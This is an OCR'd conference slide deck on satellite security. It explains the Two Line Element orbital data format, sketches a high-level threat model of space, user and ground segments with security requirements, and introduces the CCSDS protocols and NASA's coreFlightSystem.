


The fault in our stars

Tanoy Bose

Who am I?

Title: Security Researcher

Not a regular CTF Player - Team ADDVulcan

Sometimes Bounty Hunting, CVE Hunting

https://shellcoder.party

@TanoyBose

They deserve a special thanks

Team ADDVulcan

Github: ADDVulcan

Twitter: @ADDVulcan


Will Caruana

Github: will-caruana

Twitter: @WillCaruana

Michael Heinzl

Satellites as we understand



Threat Modeling

Identifying the target

Also check out: https://threatmodeler.com/why-satellite-security/

Space Segment

- Commercial Satellites - Satellite softwares with a “payload” for commercial use
- Military Satellites - Satellite softwares with a “payload” for military use

This is how we track the position of a satellite

```
ISS (ZARYA)
1 25544U 98067A   08264.51782528 -.00002182  00000-0 -11606-4 0  2927
2 25544  51.6416 247.4627 0006703 130.5360 325.0288 15.72125391563537
```

Example Source: Wikipedia

Two Line Element Set

```
ISS (ZARYA)

1 25544U 98067A   08264.51782528 -.00002182  00000-0 -11606-4 0  2927

2 25544  51.6416 247.4627 0006703 130.5360 325.0288 15.72125391563537
```

Two Line Element Set - Title Line

ISS (ZARYA)

Title line


<table>
<tr><td>01</td><td>02</td><td>03</td><td>04</td><td>05</td><td>06</td><td>07</td><td>08</td><td>09</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td><td>32</td><td>33</td><td>34</td><td>35</td><td>36</td><td>37</td><td>38</td><td>39</td><td>40</td><td>41</td><td>42</td><td>43</td><td>44</td><td>45</td><td>46</td><td>47</td><td>48</td><td>49</td><td>50</td><td>51</td><td>52</td><td>53</td><td>54</td><td>55</td><td>56</td><td>57</td><td>58</td><td>59</td><td>60</td><td>61</td><td>62</td><td>63</td><td>64</td><td>65</td><td>66</td><td>67</td><td>68</td><td>69</td></tr>
<tr><td>I</td><td>S</td><td>S</td><td></td><td>(</td><td>Z</td><td>A</td><td>R</td><td>Y</td><td>A</td><td>)</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td colspan="24">1</td><td colspan="45"></td></tr>
</table>

Field	Columns	Content	Example
1	01–24	Satellite name	ISS (ZARYA)

Two Line Element Set - First Line

```
1 25544U 98067A   08264.51782528 -.00002182  00000-0 -11606-4 0  2927
```

LINE 1




Field	Columns	Content	Example
1	01–01	Line number	1
2	03–07	Satellite catalog number	25544
3	08–08	Classification (U=Unclassified, C=Classified, S=Secret) [11]	U
4	10–11	International Designator (last two digits of launch year)	98
5	12–14	International Designator (launch number of the year)	067
6	15–17	International Designator (piece of the launch)	A
7	19–20	Epoch Year (last two digits of year)	08
8	21–32	Epoch (day of the year and fractional portion of the day)	264.51782528
9	34–43	First Derivative of Mean Motion aka the Ballistic Coefficient [12]	-.00002182
10	45–52	Second Derivative of Mean Motion (decimal point assumed) [12]	00000-0
11	54–61	Drag Term aka Radiation Pressure Coefficient or BSTAR (decimal point assumed) [12]	-11606-4
12	63–63	Ephemeris type (internal use only - always zero in distributed TLE data) [13]	0
13	65–68	Element set number. Incremented when a new TLE is generated for this object. [12]	292
14	69–69	Checksum (modulo 10)	7

Two Line Element Set - Second Line

```
2 25544  51.6416 247.4627 0006703 130.5360 325.0288 15.72125391563537
```

LINE 2




Field	Columns	Content	Example
1	01–01	Line number	2
2	03–07	Satellite Catalog number	25544
3	09–16	Inclination (degrees)	51.6416
4	18–25	Right Ascension of the Ascending Node (degrees)	247.4627
5	27–33	Eccentricity (decimal point assumed)	0006703
6	35–42	Argument of Perigee (degrees)	130.5360
7	44–51	Mean Anomaly (degrees)	325.0288
8	53–63	Mean Motion (revolutions per day)	15.72125391
9	64–68	Revolution number at epoch (revolutions)	56353
10	69–69	Checksum (modulo 10)	7

User Segment

Customer Infrastructure


- Commercial IOT (e.g. GPS, DTTH)
- SatPhone End User
- Telecom Network
- Military Applications

Ground Station Segment



- Tracking, Telemetry and Control –
  - Command & Telemetry System
  - Baseband System
- Payload Control –
  - Customer data storage
  - Cloud storage


Threat Model created by Threat Modeler



Attacks On Space Segment

- Telemetry data
- Unencrypted communication channel
- Application Payloads


Threat Model created by Threat Modeler




Attacks On User Segment

- No Segmentation
- Unencrypted communication channels
- Unauthenticated channels

Threat Model created by Threat Modeler



Attacks On Ground Segment



- Telemetry data
- C2 channel
- Application control
- Unencrypted communication channel

Security requirements for critical missions

- Protection of all telecommand data
  - Confidentiality
  - Authentication
  - access controls
  - data integrity (including anti-replay measures)
  - Availability

Security requirements for critical missions

- Protection of all telemetry data
  - Confidentiality
  - data integrity
  - possibly other security services such as authentication and access controls
  - Availability


Security requirements for critical missions

- Protection of all data in the ground data system
  - Confidentiality
  - Authentication
  - Data integrity
  - Availability
  - Access controls

Satellite Stack


What does the software stack of satellite look like?

Consultative Committee for Space Data Systems (CCSDS) Protocols



Source: https://public.ccsds.org/Pubs/350x0g3.pdf

Consultative Committee for Space Data Systems (CCSDS) Protocols




Source: https://public.ccsds.org/Pubs/350x0g3.pdf

coreFlightSystem

- Platform and project independent reusable software framework and set of reusable software applications
- Reduce time to deploy high quality flight software
- Reduce project schedule and cost uncertainty
- Facilitate formalized software reuse
- Enable collaboration across organizations
- Simplify flight software sustaining engineering
- Provide a platform for advanced concepts and prototyping
- Provide common standards and tools across Goddard's missions and NASA wide


coreFlightSystem Layer Architecture



coreFlightExecutive

- Set of core services including Software Bus (messaging), Time, Event (Alerts), Executive (startup and runtime), and Table services
- Defines an application programming interface (API)
- cFE Software Bus - provides a publish and subscribe messaging
- Basically helps you define workflows for operations that need to be performed on the slight

